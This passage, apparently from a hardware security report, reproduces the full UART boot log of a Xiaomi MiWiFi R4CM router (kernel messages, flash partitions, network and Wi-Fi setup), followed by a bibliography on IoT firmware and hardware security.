   Uncompressing Kernel Image ... OK

Erasing SPI Flash...

raspi_erase: offs:20000 len:10000

.

Writing to SPI Flash...

.

done

commandline uart_en=0 factory_mode=0 mem=64m root=/dev/mtdblock8

No initrd

## Transferring control to Linux (at address 80000000) ...

## Giving linux memsize in MB, 64


Starting kernel ...



LINUX started...

 THIS IS ASIC
[    0.000000] Linux version 3.10.14 (jenkins@3561a36564a2) (gcc version 4.6.3
↪  20120201 (prerelease) (Linaro GCC 4.6-2012.02) ) #1 MiWiFi-R4CM-3.0.23 Fri
↪  Aug 14 12:35:14 UTC 2020
```

```
[    0.000000]
[    0.000000]  The CPU feqenuce set to 575 MHz
[    0.000000]
[    0.000000]  MIPS CPU sleep mode enabled.
[    0.000000] CPU0 revision is: 00019655 (MIPS 24KEc)
[    0.000000] Software DMA cache coherency
[    0.000000] Determined physical RAM map:
[    0.000000]  memory: 04000000 @ 00000000 (usable)
[    0.000000] User-defined physical RAM map:
[    0.000000]  memory: 04000000 @ 00000000 (usable)
[    0.000000] Zone ranges:
[    0.000000]   Normal   [mem 0x00000000-0x03ffffff]
[    0.000000] Movable zone start for each node
[    0.000000] Early memory node ranges
[    0.000000]   node   0: [mem 0x00000000-0x03ffffff]
[    0.000000] Primary instruction cache 64kB, 4-way, VIPT, linesize 32 bytes.
[    0.000000] Primary data cache 32kB, 4-way, PIPT, no aliases, linesize 32
↪  bytes
[    0.000000] Built 1 zonelists in Zone order, mobility grouping on.  Total
↪  pages: 16256
[    0.000000] Kernel command line: console=ttyS1,115200n8 uart_en=0
↪  factory_mode=0 mem=64m root=/dev/mtdblock8
[    0.000000] PID hash table entries: 256 (order: -2, 1024 bytes)
[    0.000000] Dentry cache hash table entries: 8192 (order: 3, 32768 bytes)
[    0.000000] Inode-cache hash table entries: 4096 (order: 2, 16384 bytes)
[    0.000000] Writing ErrCtl register=000213a7
[    0.000000] Readback ErrCtl register=000213a7
[    0.000000] allocated 131072 bytes of page_cgroup
[    0.000000] please try 'cgroup_disable=memory' option if you don't want
↪  memory cgroups
[    0.000000] Memory: 60492k/65536k available (2979k kernel code, 5044k
↪  reserved, 907k data, 208k init, 0k highmem)
[    0.000000] SLUB: HWalign=32, Order=0-3, MinObjects=0, CPUs=1, Nodes=1
[    0.000000] NR_IRQS:128
[    0.000000] console [ttyS1] enabled
[    0.120000] Calibrating delay loop... 380.92 BogoMIPS (lpj=1904640)
[    0.180000] pid_max: default: 32768 minimum: 301
[    0.180000] Mount-cache hash table entries: 512
[    0.190000] Initializing cgroup subsys memory
[    0.190000] Initializing cgroup subsys net_cls
[    0.200000] NET: Registered protocol family 16
[    0.200000] RALINK_GPIOMODE = 54054404
[    0.210000] RALINK_GPIOMODE = 54044404
[    0.310000] ***** Xtal 25MHz *****
[    0.310000] start PCIe register access
[    0.810000] RALINK_RSTCTRL = 2400000
[    0.820000] RALINK_CLKCFG1 = fdbfffc0
[    0.820000]
[    0.820000] *************** MT7628 PCIe RC mode *************
[    1.320000] PCIE0 no card, disable it(RST&CLK)
[    1.350000] bio: create slab <bio-0> at 0
```

```
[    1.350000] cfg80211: Calling CRDA to update world regulatory domain
[    1.360000] Switching to clocksource Ralink Systick timer
[    1.360000] NET: Registered protocol family 2
[    1.370000] TCP established hash table entries: 512 (order: 0, 4096 bytes)
[    1.370000] TCP bind hash table entries: 512 (order: -1, 2048 bytes)
[    1.380000] TCP: Hash tables configured (established 512 bind 512)
[    1.380000] TCP: reno registered
[    1.390000] UDP hash table entries: 256 (order: 0, 4096 bytes)
[    1.390000] UDP-Lite hash table entries: 256 (order: 0, 4096 bytes)
[    1.400000] NET: Registered protocol family 1
[    1.400000] Load Kernel WDG Timer Module
[    1.420000] squashfs: version 4.0 (2009/01/31) Phillip Lougher
[    1.430000] jffs2: version 2.2. (ZLIB) (CMODE_PRIORITY) (c) 2001-2006 Red
↪  Hat, Inc.
[    1.440000] msgmni has been set to 118
[    1.440000] io scheduler noop registered
[    1.440000] io scheduler deadline registered (default)
[    1.450000] MIWIFI panic notifier registered
[    1.460000] Serial: 8250/16550 driver, 2 ports, IRQ sharing disabled
[    1.470000] serial8250: ttyS0 at MMIO 0x10000d00 (irq = 21) is a 16550A
[    1.470000] serial8250: ttyS1 at MMIO 0x10000c00 (irq = 20) is a 16550A
[    1.480000] led=44, on=4000, off=1, blinks,=1, reset=1, time=4000
[    1.490000] Ralink gpio driver initialized
[    1.490000] flash manufacture id: c8, device id 40 18
[    1.500000] GD25Q128C(c8 40180000) (16384 Kbytes)
[    1.500000] mtd .name = raspi, .size = 0x01000000 (16M) .erasesize =
↪  0x00010000 (64K) .numeraseregions = 0
[    1.510000] Creating 9 MTD partitions on "raspi":
[    1.520000] 0x000000000000-0x000001000000 : "ALL"
[    1.520000] 0x000000000000-0x000000020000 : "Bootloader"
[    1.530000] 0x000000020000-0x000000030000 : "Config"
[    1.540000] 0x000000030000-0x000000040000 : "Factory"
[    1.540000] 0x000000040000-0x000000050000 : "crash"
[    1.550000] 0x000000050000-0x000000060000 : "cfg_bak"
[    1.560000] 0x000000060000-0x000000160000 : "overlay"
[    1.560000] 0x000000160000-0x000000dc0000 : "OS1"
[    1.570000] mtd: try split OS1 partition
[    1.570000] mtd: split_firmware
[    1.580000] mtd: firmware_partition->size   0xc60000
[    1.580000] mtd: firmware_partition->offset 0x160000
[    1.590000] mtd: uimage_len 1436882
[    1.590000] mtd: uimage_len 1441792
[    1.590000] mtd: rootfs_partition->size   0xb00000
[    1.600000] mtd: rootfs_partition->offset 0x2c0000
[    1.600000] mtd: partition "rootfs" created automatically, ofs=2C0000,
↪  len=B00000
[    1.610000] 0x0000002c0000-0x000000dc0000 : "rootfs"
[    1.620000] 0x000000dc0000-0x000000fc0000 : "disk"
[    1.620000] PPP generic driver version 2.4.2
[    1.630000] PPP MPPE Compression module registered
[    1.630000] NET: Registered protocol family 24
```

```
[    1.640000] PPTP driver version 0.8.5
[    1.640000] rdm_major = 253
[    1.650000] GMAC1_MAC_ADRH -- : 0x00006464
[    1.650000] GMAC1_MAC_ADRL -- : 0x4a3ef980
[    1.650000] Ralink APSoC Ethernet Driver Initilization. v3.1  256 rx/tx
↪  descriptors allocated, mtu = 1500!
[    1.660000] GMAC1_MAC_ADRH -- : 0x00006464
[    1.670000] GMAC1_MAC_ADRL -- : 0x4a3ef980
[    1.670000] PROC INIT OK!
[    1.680000] Mirror/redirect action on
[    1.680000] u32 classifier
[    1.680000]     input device check on
[    1.690000]     Actions configured
[    1.690000] Netfilter messages via NETLINK v0.30.
[    1.700000] nfnl_acct: registering with nfnetlink.
[    1.700000] nf_conntrack version 0.5.0 (945 buckets, 3780 max)
[    1.710000] ipip: IPv4 over IPv4 tunneling driver
[    1.710000] gre: GRE over IPv4 demultiplexor driver
[    1.720000] ip_tables: (C) 2000-2006 Netfilter Core Team
[    1.720000] Type=Restricted Cone
[    1.730000] TCP: cubic registered
[    1.730000] NET: Registered protocol family 10
[    1.740000] NET: Registered protocol family 17
[    1.740000] l2tp_core: L2TP core driver, V2.0
[    1.750000] l2tp_ppp: PPPoL2TP kernel driver, V2.0
[    1.750000] l2tp_netlink: L2TP netlink interface
[    1.760000] 8021q: 802.1Q VLAN Support v1.8
[    1.770000] Failed to lock mtd Bdata
[    1.780000] Failed to lock mtd reserved0
[    1.790000] VFS: Mounted root (squashfs filesystem) readonly on device 31:8.
[    1.800000] Freeing unused kernel memory: 208K (803cc000 - 80400000)
config core 'version'
        # ROM ver
        option ROM '3.0.23'
        # channel
        option CHANNEL 'release'
        # hardware platform R1AC or R1N etc.
        option HARDWARE 'R4CM'
        # CFE ver
        option UBOOT '1.0.0'
        # Linux Kernel ver
        option LINUX '0.0.1'
        # RAMFS ver
        option RAMFS '0.0.1'
        # SQUASHFS ver
        option SQAFS '0.0.1'
        # ROOTFS ver
        option ROOTFS '0.0.1'
        #build time
        option BUILDTIME 'Fri, 14 Aug 2020 12:27:40 +0000'
        #build timestamp
```

```
        option BUILDTS '1597408060'
        #build git tag
        option GTAG 'commit 5737b436bd890ed4493c02346d83deab615e9719'
[    3.780000] Raeth v3.1 (Tasklet,SkbRecycle)
[    3.780000]
[    3.780000] phy_tx_ring = 0x03f93000, tx_ring = 0xa3f93000
[    3.790000]
[    3.790000] phy_rx_ring0 = 0x03f6e000, rx_ring0 = 0xa3f6e000
[    3.810000] config 7628 esw as LWLL
[    3.890000] GMAC1_MAC_ADRH -- : 0x00006464
[    3.890000] GMAC1_MAC_ADRL -- : 0x4a3ef980
[    3.900000] RT305x_ESW: Link Status Changed
- preinit -
Fri Aug 14 12:35:14 UTC 2020
- regular preinit -
/lib/preinit.sh: line 1: pi_indicate_led: not found
jffs2 not ready yet; using ramdisk
- init -
[    5.640000] ra2880stop()...Done
[    5.650000] Free TX/RX Ring Memory!

init started: BusyBox v1.19.4 (2020-08-14 12:26:28 UTC)

Please press Enter to activate this console. rcS S boot: INFO: rc script run
↪  time limit to 65 seconds.
[    7.480000] ip_gre: GRE over IPv4 tunneling driver
[    7.580000] xt_time: kernel timezone is +0800
[    7.640000] ip6_tables: (C) 2000-2006 Netfilter Core Team
[    7.950000] nf_nat_amanda: Unknown symbol nf_nat_amanda_hook (err 0)
[    8.030000] ipt: xt_cgroup_MARK installed ok.
[    8.150000] ip_set: protocol 6
[    8.250000] ipaccount: ifname [lo] event[5]
[    8.260000] ipaccount: ifname [ifb0] event[5]
[    8.260000] ipaccount: ifname [eth0] event[5]
[    8.270000] ipaccount: ifname [tunl0] event[5]
[    8.270000] ipaccount: ifname [gre0] event[5]
[    8.280000] ipaccount: ifname [gretap0] event[5]
[    8.360000] dev_redirect load success.
[    9.490000]
[    9.490000]
[    9.490000] === pAd = c06b7000, size = 1759160 ===
[    9.490000]
[    9.500000] <-- RTMPAllocTxRxRingMemory, Status=0, ErrorValue=0x
[    9.500000] <-- RTMPAllocAdapterBlock, Status=0
[    9.510000] RtmpChipOpsHook(492): Not support for HIF_MT yet!
[    9.520000] mt7628_init()-->
[    9.520000] mt7628_init(FW(8a00), HW(8a01), CHIPID(7628))
[    9.520000] e2.bin mt7628_init(1120)::(2), pChipCap->fw_len(63984)
[    9.530000] mt_bcn_buf_init(218): Not support for HIF_MT yet!
[    9.540000] <--mt7628_init()
[    9.540000] ipaccount: ifname [wl1] event[16]
```

```
[    9.540000] ipaccount: ifname [wl1] event[5]
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: INFO: loading exist
↪ /etc/config/network.
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: config interface 'loopback'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option ifname 'lo'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option proto 'static'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option ipaddr '127.0.0.1'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option netmask '255.0.0.0'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: config interface 'lan'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option ifname 'eth0.1'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option type 'bridge'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option proto 'static'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option ipaddr '192.168.31.1'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option netmask '255.255.255.0'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option ip6assign '64'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: list ip6class 'ifb'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: config interface 'wan'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option ifname 'eth0.2'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option proto 'dhcp'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: config interface 'ifb'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option ifname 'ifb0'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: config interface 'ready'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option proto 'static'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option ipaddr '169.254.29.1'
Fri Aug 14 14:35:20 CEST 2020 netconfig[716]: option netmask '255.255.255.0'
[   13.850000] ipaccount: ifname [br-lan] event[16]
[   13.860000] ipaccount: ifname [br-lan] event[5]
[   13.880000] ipaccount: ifname [eth0] event[13]
[   13.880000] Raeth v3.1 (Tasklet,SkbRecycle)
[   13.880000]
[   13.880000] phy_tx_ring = 0x035a6000, tx_ring = 0xa35a6000
[   13.890000]
[   13.890000] phy_rx_ring0 = 0x028af000, rx_ring0 = 0xa28af000
[   13.910000] config 7628 esw as LWLL
[   13.990000] GMAC1_MAC_ADRH -- : 0x00006464
[   13.990000] GMAC1_MAC_ADRL -- : 0x4a3ef980
[   14.000000] RT305x_ESW: Link Status Changed
[   14.000000] ipaccount: ifname [eth0] event[1]
[   14.020000] ipaccount: ifname [eth0.1] event[16]
[   14.020000] ipaccount: ifname [eth0.1] event[5]
[   14.030000] ipaccount: ifname [eth0.1] event[13]
[   14.030000] ipaccount: ifname [eth0.1] event[1]
[   14.050000] ipaccount: ifname [eth0.1] event[20]
[   14.050000] device eth0.1 entered promiscuous mode
[   14.060000] device eth0 entered promiscuous mode
[   14.060000] ipaccount: ifname [br-lan] event[11]
[   14.070000] ipaccount: ifname [br-lan] event[8]
[   14.080000] ipaccount: ifname [br-lan] event[8]
[   14.080000] ipaccount: ifname [br-lan] event[13]
[   14.080000] br-lan: port 1(eth0.1) entered forwarding state
[   14.090000] br-lan: port 1(eth0.1) entered forwarding state
```

```
[   14.100000] ipaccount: ifname [br-lan] event[1]
[   14.110000] ipaccount: ifname [ifb0] event[13]
[   14.120000] ipaccount: ifname [ifb0] event[1]
[   14.140000] ipaccount: ifname [lo] event[13]
[   14.140000] ipaccount: ifname [lo] event[1]
[   14.150000] ipaccount: ifname [eth0.2] event[16]
[   14.150000] ipaccount: ifname [eth0.2] event[5]
[   14.180000] ipaccount: ifname [eth0.2] event[13]
[   14.180000] ipaccount: ifname [eth0.2] event[1]
[   15.020000] ipaccount: ifname [eth0.1] event[4]
[   15.030000] ipaccount: ifname [br-lan] event[4]
[   15.030000] ipaccount: ifname [eth0.2] event[4]
[   16.090000] br-lan: port 1(eth0.1) entered forwarding state
[   16.640000] ipaccount: ifname [wl1] event[13]
[   16.640000] TX_BCN DESC a3565000 size = 320
[   16.640000] RX[0] DESC a3567000 size = 2048
[   16.650000] RX[1] DESC a356a000 size = 1024
[   16.680000] E2pAccessMode=2
[   16.690000] cfg_mode=9
[   16.690000] cfg_mode=9
[   16.690000] wmode_band_equal(): Band Equal!
[   16.780000] load fw image from fw_header_image
[   16.780000] AndesMTLoadFwMethod1(2181)::pChipCap->fw_len(63984)
[   16.790000] CmdAddressLenReq:(ret = 0)
[   16.790000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.800000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.800000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.810000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.810000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.820000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.820000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.830000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.830000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.840000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.840000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.850000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.850000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.860000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.860000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.870000] AndesInitCmdMsg:cmd_type:238,ExtCmdType:0
[   16.870000] CmdFwStartReq: override = 1, address = 1048576
[   16.880000] CmdStartDLRsp: WiFI FW Download Success
[   16.880000] MtAsicDMASchedulerInit(): DMA Scheduler Mode=0(LMAC)
[   16.890000] efuse_probe: efuse = 10000002
[   16.890000] RtmpChipOpsEepromHook::e2p_type=2, inf_Type=4
[   16.900000] RtmpEepromGetDefault::e2p_dafault=2
[   16.900000] RtmpChipOpsEepromHook: E2P type(2), E2pAccessMode = 2, E2P
↪  default = 2
[   16.910000] NVM is FLASH mode
[   16.920000] 1. Phy Mode = 14
[   17.080000] Country Region from e2p = ffff
```

```
[   17.080000] tssi_1_target_pwr_g_band = 22
[   17.090000] 2. Phy Mode = 14
[   17.090000] 3. Phy Mode = 14
[   17.090000] NICInitPwrPinCfg(11): Not support for HIF_MT yet!
[   17.100000] NICInitializeAsic(652): Not support rtmp_mac_sys_reset () for
↪  HIF_MT yet!
[   17.110000] mt_mac_init()-->
[   17.110000] MtAsicInitMac()-->
[   17.110000] mt7628_init_mac_cr()-->
[   17.120000] MtAsicSetMacMaxLen(1279): Set the Max RxPktLen=1024!
[   17.120000] <--mt_mac_init()
[   17.130000]         WTBL Segment 1 info:
[   17.130000]                 MemBaseAddr/FID:0x28000/0
[   17.130000]                 EntrySize/Cnt:32/128
[   17.140000]         WTBL Segment 2 info:
[   17.140000]                 MemBaseAddr/FID:0x40000/0
[   17.140000]                 EntrySize/Cnt:64/128
[   17.150000]         WTBL Segment 3 info:
[   17.150000]                 MemBaseAddr/FID:0x42000/64
[   17.160000]                 EntrySize/Cnt:64/128
[   17.160000]         WTBL Segment 4 info:
[   17.160000]                 MemBaseAddr/FID:0x44000/128
[   17.170000]                 EntrySize/Cnt:32/128
[   17.170000] AntCfgInit(2925): Not support for HIF_MT yet!
[   17.180000] MCS Set = ff ff 00 00 00
[   17.180000] MtAsicSetChBusyStat(846): Not support for HIF_MT yet!
[   19.800000] MtAsicSetRalinkBurstMode(2971): Not support for HIF_MT yet!
[   19.800000] MtAsicSetPiggyBack(783): Not support for HIF_MT yet!
[   19.830000] MtAsicSetTxPreamble(2950): Not support for HIF_MT yet!
[   19.840000] MtAsicSetPreTbtt(): bss_idx=0, PreTBTT timeout = 0xf0
[   19.840000] Main bssid = 64:64:4a:3e:f9:81
[   19.850000] <==== rt28xx_init, Status=0
[   19.850000] ipaccount: ifname [wl2] event[16]
[   19.860000] ipaccount: ifname [wl2] event[5]
[   19.860000] ipaccount: ifname [wl3] event[16]
[   19.870000] ipaccount: ifname [wl3] event[5]
[   19.870000] ipaccount: ifname [apcli0] event[16]
[   19.870000] ipaccount: ifname [apcli0] event[5]
[   19.880000] ipaccount: ifname [apcli1] event[16]
[   19.890000] ipaccount: ifname [apcli1] event[5]
[   19.890000] !!!mt7628_xq_board=R4CM!!!
[   19.890000] ipaccount: ifname [wl1] event[1]
[   19.900000] CmdSlotTimeSet start
[   20.330000] CmdSlotTimeSet end
[   21.910000] ipaccount: ifname [wl1] event[20]
[   21.920000] device wl1 entered promiscuous mode
[   21.920000] br-lan: port 2(wl1) entered forwarding state
[   21.930000] br-lan: port 2(wl1) entered forwarding state
[   23.930000] br-lan: port 2(wl1) entered forwarding state
[   31.360000] dev_redirect: add(+) dev redirect mapping: src:eth0.2->dst:ifb0
Fri Aug 14 14:35:44 CEST 2020 boot_check[2427]: INFO: Wireless OK
```

```
[   36.320000] ipaccount: refresh dev ifname to [eth0 wl0 wl1 wl3]
[   36.330000] ipaccount: landev_init_all() add dev [eth0] is_wireless: 0.
[   36.340000] ipaccount: landev_init_all() get dev [wl0] not found.
[   36.340000] ipaccount: landev_init_all() add dev [wl1] is_wireless: 1.
[   36.350000] ipaccount: landev_init_all() add dev [wl3] is_wireless: 1.
[   36.360000] ipaccount: landev_init_all() add dev [eth0] is_wireless: 0.
[   36.360000] ipaccount: landev_init_all() get dev [wl0] not found.
[   36.370000] ipaccount: landev_init_all() add dev [wl1] is_wireless: 1.
[   36.380000] ipaccount: landev_init_all() add dev [wl3] is_wireless: 1.
[   36.840000] ipaccount: landev_init_all() add dev [eth0] is_wireless: 0.
[   36.850000] ipaccount: landev_init_all() get dev [wl0] not found.
[   36.850000] ipaccount: landev_init_all() add dev [wl1] is_wireless: 1.
[   36.860000] ipaccount: landev_init_all() add dev [wl3] is_wireless: 1.
[   37.460000] ipaccount: landev_init_all() add dev [eth0] is_wireless: 0.
[   37.470000] ipaccount: landev_init_all() get dev [wl0] not found.
[   37.480000] ipaccount: landev_init_all() add dev [wl1] is_wireless: 1.
[   37.480000] ipaccount: landev_init_all() add dev [wl3] is_wireless: 1.
[   38.030000] ipaccount: landev_init_all() add dev [eth0] is_wireless: 0.
[   38.030000] ipaccount: landev_init_all() get dev [wl0] not found.
[   38.040000] ipaccount: landev_init_all() add dev [wl1] is_wireless: 1.
[   38.050000] ipaccount: landev_init_all() add dev [wl3] is_wireless: 1.
[   41.090000] xqfp: forward hooks init success!
[   41.090000] xqfp:extend init success!
[   41.090000] xqfp: register_netdevice_notifier!
[   41.100000] xqfp: module V2 init success!
rcS S boot: INFO: rcS S boot timing 37 seconds.
Fri Aug 14 14:35:54 CEST 2020 INFO: rcS S boot timing 37 seconds.
rcS S boot: system type(R4CM/2): SQUASH/3
Fri Aug 14 14:35:54 CEST 2020 system type(R4CM/2): SQUASH/3
rcS S boot: ROOTFS: /dev/root on / type squashfs (ro,relatime)
Fri Aug 14 14:35:54 CEST 2020 ROOTFS: /dev/root on / type squashfs (ro,relatime)
[   44.880000] led=44, on=1, off=4000, blinks,=1, reset=1, time=4000
[   44.920000] led=11, on=1, off=4000, blinks,=1, reset=1, time=4000
[   44.940000] led=44, on=1, off=4000, blinks,=1, reset=1, time=4000
[   44.970000] led=11, on=4000, off=1, blinks,=1, reset=1, time=4000
uci: Entry not found
Fri Aug 14 14:35:56 CEST 2020 boot_check[3339]: Booting up finished.
```

Bibliography

[1] 8051Enthusiast. *allyourbase: Firmware base-address finder*. GitHub repository. 2025. URL: https://github.com/8051Enthusiast/allyourbase.

[2] Manos Antonakakis and et al. *Understanding the Mirai Botnet*. USENIX. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis.

[3] Aodrulez. *blueTag*. GitHub repository. 2025. URL: https://github.com/Aodrulez/blueTag.

[4] Qualcomm Atheros. *QCA9531 802.11n 2x2 2.4 GHz Premium SOC for WLAN Platforms Data Sheet*. 2013. URL: https://skytech.ir/DownLoad/File/7809_QCA9531-BL3A.pdf.

[5] Taimur Bakhshi, Bogdan Ghita, and Ievgeniia Kuzminykh. «A Review of IoT Firmware Vulnerabilities and Auditing Techniques». In: *Sensors* (2024). DOI: 10.3390/s24020708.

[6] Swarup Bhunia and Mark Tehranipoor. *Hardware Security: A Hands-on Learning Approach*. Cambridge, MA, USA: Morgan Kaufmann, Elsevier Inc., 2019. ISBN: 978-0-12-812477-2. URL: https://www.elsevier.com/books-and-journals.

[7] Black Hat. *Black Hat USA 2025: Hardware and IoT Training Track*. 2025. URL: https://blackhat.com/us-25/training/schedule/index.html?track[]=hardware&track[]=iot.

[8] Éric Brier, Christophe Clavier, and Francis Olivier. «Correlation Power Analysis with a Leakage Model». In: *Cryptographic Hardware and Embedded Systems — CHES 2004*. Vol. 3156. Lecture Notes in Computer Science. Springer, 2004, pp. 16–29. DOI: 10.1007/978-3-540-28632-5_2.

[9] Sunil Cheruvu, Anil Kumar, Ned Smith, and David M. Wheeler. *Demystifying Internet of Things Security: Successful IoT Device/Edge and Platform Security Deployment*. Apress, 2020. ISBN: 978-1-4842-2895-1. DOI: 10.1007/978-1-4842-2896-8.

[10] DEF CON Communications. *DEF CON Training Las Vegas 2025*. 2025. URL: https://training.defcon.org/collections/def-con-training-las-vegas-2025.

[11] Nicolas Falliere, Liam O'Murchu, and Eric Chien. *W32.Stuxnet Dossier*. Tech. rep. Symantec Security Response, 2010. URL: https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf.

[12] GigaDevice. *GD25Q127C DATASHEET*. 2018. URL: https://web.archive.org/web/20181202185943/https://www.gigadevice.com/datasheet/gd25q127c/.

[13] J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten. «Lest We Remember: Cold-Boot Attacks on Encryption Keys». In: *Communications of the ACM* 52.5 (2009), pp. 91–98. DOI: 10.1145/1506409.1506429.

[14] Shahid Ul Haq, Yashwant Singh, Amit Sharma, Rahul Gupta, and Dipak Gupta. «A survey on IoT & embedded device firmware security: architecture, extraction techniques, and vulnerability analysis frameworks». In: *Discover* (2023).

[15] Hardwear.io. *Hardwear.io Netherlands 2025 Training*. 2025. URL: https://hardwear.io/netherlands-2025/training.php.

[16] Hikvision. *DS-3E1310P-EIM Introduccion de Mantenimiento de Producto*. URL: https://it.scribd.com/document/787888838/DS-3E1310P-EIM-MANUAL-SWITCH-HIKVISION-3E1310.

[17] Mohd Khan, Mohsen Hatami, Wenfeng Zhao, and Yu Chen. «A Novel Trusted Hardware-Based Scalable Security Framework for IoT Edge Devices». In: *Discover Internet of Things* (2024).

[18] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji Hye Lee, Donghyuk Lee, Carl Wilkerson, Konrad Lai, and Onur Mutlu. «Flipping Bits in Memory Without Accessing Them: An Experimental Study of DRAM Disturbance Errors». In: *ACM SIGARCH Computer Architecture News* 42.3 (June 2014), pp. 361–372. DOI: 10.1145/2678373.2665726.

[19] Paul Kocher, Jann Horn, Anders Fogh, et al. «Spectre Attacks: Exploiting Speculative Execution». In: *2019 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2019, pp. 1–19. DOI: 10.1109/SP.2019.00002.

[20] Paul C. Kocher, Joshua Jaffe, and Benjamin Jun. «Differential Power Analysis». In: *Advances in Cryptology — CRYPTO '99*. Vol. 1666. Lecture Notes in Computer Science. Springer, 1999, pp. 388–397. DOI: 10.1007/3-540-48405-1_25.

[21] KostasEreksonas. *TP Link TL-WR841N router cybersecurity analysis*. 2024. URL: https://github.com/KostasEreksonas/tp-link-tl-wr841n-security-analysis.

[22] Moritz Lipp, Michael Schwarz, Daniel Gruss, et al. «Meltdown: Reading Kernel Memory From User Space». In: *Communications of the ACM* 63.6 (2020), pp. 46–56. DOI: 10.1145/3357033.

[23] Microchip. *PIC32 Family Reference Manual*. 2015. URL: https://ww1.microchip.com/downloads/en/devicedoc/60001115h.pdf.

[24] Microchip. *PIC32MZ Address Translation*. 2023. URL: https://developerhelp.microchip.com/xwiki/bin/view/products/mcu-mpu/32bit-mcu/PIC32/mz-arch-cpu-overview/memory-organization-overview/address-translation.

[25] MIPS. *Memory Map and the MIPS Privileged Resource Architecture*. 2018. URL: https://training.mips.com/basic_mips/PDF/Memory_Map.pdf.

[26] Paolo Prinetto. *Hardware Security, Vulnerabilities, and Attacks: A Comprehensive Taxonomy. ITASEC 2020*. 2020. URL: https://iris.polito.it/handle/11583/2838903.

[27] Brian Russell and Drew Van Duren. *Practical Internet of Things Security: Second Edition*. 2nd ed. Birmingham, UK: Packt Publishing Ltd., 2018. ISBN: 978-1-78862-582-1. URL: https://www.packtpub.com.

[28] S4 Events. *S4x25 Training*. 2025. URL: https://s4xevents.com/s4x25-training/.

[29] SANS Institute. *SANS Cyber Security Courses: Offensive Operations*. 2025. URL: https://www.sans.org/cyber-security-courses?refinementList%5Bfacets.focusArea%5D%5B0%5D=Offensive%20Operations.

[30] Mark Tehranipoor, N. Nalla Anandakumar, and Farimah Farahmandi. *Hardware Security Training, Hands-on!* Cham, Switzerland: Springer Nature Switzerland AG, 2023. ISBN: 978-3-031-31033-1. DOI: 10.1007/978-3-031-31034-8.

[31] UKRISE. *UKRISE 2025 Hardware Security Training Roadshow*. 2025. URL: https://www.ukrise.org/2025-hw-security-training-roadshow/.

[32] Jasper van Woudenberg and Colin O'Flynn. *The Hardware Hacking Handbook: Breaking Embedded Security with Hardware Attacks*. San Francisco, CA, USA: No Starch Press, Inc., 2022. ISBN: 978-1-59327-874-8. URL: https://www.nostarch.com/hardwarehackinghandbook.